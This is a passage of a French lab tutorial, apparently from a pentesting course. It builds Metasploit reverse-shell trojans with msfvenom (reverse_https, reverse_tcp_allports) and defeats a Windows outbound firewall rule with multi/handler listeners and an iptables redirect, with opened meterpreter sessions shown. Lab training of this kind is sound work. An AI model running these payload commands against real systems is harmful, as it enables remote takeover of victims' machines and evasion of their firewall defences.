Lors de la connexion d'un ordinateur à un emplacement réseau privé.
Public
Lors de la connexion d'un ordinateur à un emplacement public.
< Précédent
Suivant >



Nom :
Reverse_TCP
Description (facultatif) :
Bloque Reverse TCP
< Précédent
Terminer

La règle est bien créée.

Mettez la machine Kali en écoute et exécutez depuis la machine Windows le payload précédemment créé.

```
msf exploit(handler) > run

[*] Started reverse handler on 10.10.1.5:4444
[*] Starting the payload handler...
```



Malgré l'exécution du payload aucune connexion n'est envoyée à la Kali, car le pare-feu bloque les connexions sortantes sur le port 4444.
Depuis la machine Kali, listez les différents payloads.

```
root@Kali:~/Trojan# msfvenom -l
```

Retrouvez le module windows/meterpreter/reverse_https
Générez le fichier piéger avec le module reverse_https en connexion vers la machine Kali.

```
root@Kali:~/Trojan# msfvenom -p windows/meterpreter/reverse_https LHOST=10.10.1.5 -a x86 -f exe > Reverse_HTTPS.exe
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_https
```

Chargez le module d'écoute (multi/handler) avec le payload reverse_https
Listez les options

```
msf exploit(handler) > show options
```

```
   LHOST     10.10.1.5        yes       The local listener hostname
```

Indiquez l'interface d'écoute.

Lancez l'écoute

```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Starting the payload handler...
```

La machine est bien en écoute.

Copiez le payload sur la machine Windows depuis le module HTTP python.

- Reverse_HTTPS.exe

Lancez le payload.



```
[*] 10.10.1.10:49174 (UUID: 6c52af26e9247ab1/x86=1/windows=1/2015-11-16T15:01:32Z) Staging Native payload ...
[*] Meterpreter session 3 opened (10.10.1.5:8443 -> 10.10.1.10:49174) at 2015-11-16 16:09:53 +0100

meterpreter >
```


Cela contourne le pare-feu.


5. Exploitation de l'humain, contournement via découverte du pare-feu.

Les machines filtrent rarement la destination des ports HTTP/HTTPS mais cela peut arriver. Il existe un module qui permet de d'envoyer de multiple requête à destination de différents ports.



Depuis la machine Windows , mettez une règle de pare-feu bloquant les ports de destination 4444 à 6009.





Le pare-feu bloque toutes les connexions a destination des port 4444 à 6010.
Depuis un machine Kali , générez un payload permettant de testez plusieurs port de destination afin d'établir la connexion sur une règle manquante.

```
root@Kali:~/Trojan# msfvenom -p windows/meterpreter/reverse_tcp_allports LHOST=10.10.1.5 LPORT=4444 -a x86 -f exe > R
everse_All.exe
```

Ce payload effectue plusieurs connexions sur la machine distante (LHOST) sur tous les ports supérieur a 4444.

A l'aide d'une règle iptables rediriger tous les flux à destination de vos port 4444 à 6010
Sur votre 4444 sur lequel sera positionné l'écoute.

Nettoyez les règles potentiellement présente.

```
root@Kali:~/Trojan# iptables --flush
```

```
root@Kali:~/Trojan# iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 4444:6010 -j DNAT --to-destination 10.10.1.5
:4444
```

Ajoutez la règle de redirection.
Lancez l'écoute avec le payload correspondant.

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp_allports
```

Indiquez l'interface et le port d'écoute.


```
msf exploit(handler) > set LHOST 10.10.1.5
LHOST => 10.10.1.5
msf exploit(handler) > set LPORT 4444
LPORT => 4444
```

Lancez l'écoute.


```
msf exploit(handler) > run

[*] Started reverse handler on 10.10.1.5:4444
[*] Starting the payload handler...
```

Depuis la machine Windows et le module python , récupérez l'exécutable.



Lancez le.



La machine kali indique qu'une requête de connexion meterpreter à étais effectuer sur le port 4444.

```
[*] Sending stage (885806 bytes) to 10.10.1.10
[*] Meterpreter session 1 opened (10.10.1.5:4444 -> 10.10.1.10:49187) at 2015-1
1-16 16:49:00 +0100

meterpreter >
```

Cependant si on liste les connexions tcp sur la machine Windows. La connexion est effectuer sur le port 6010 , le premier port hors de la plage filtrer.

```
  TCP    10.10.1.10:49187       10.10.1.5:6010         ESTABLISHED     3668
```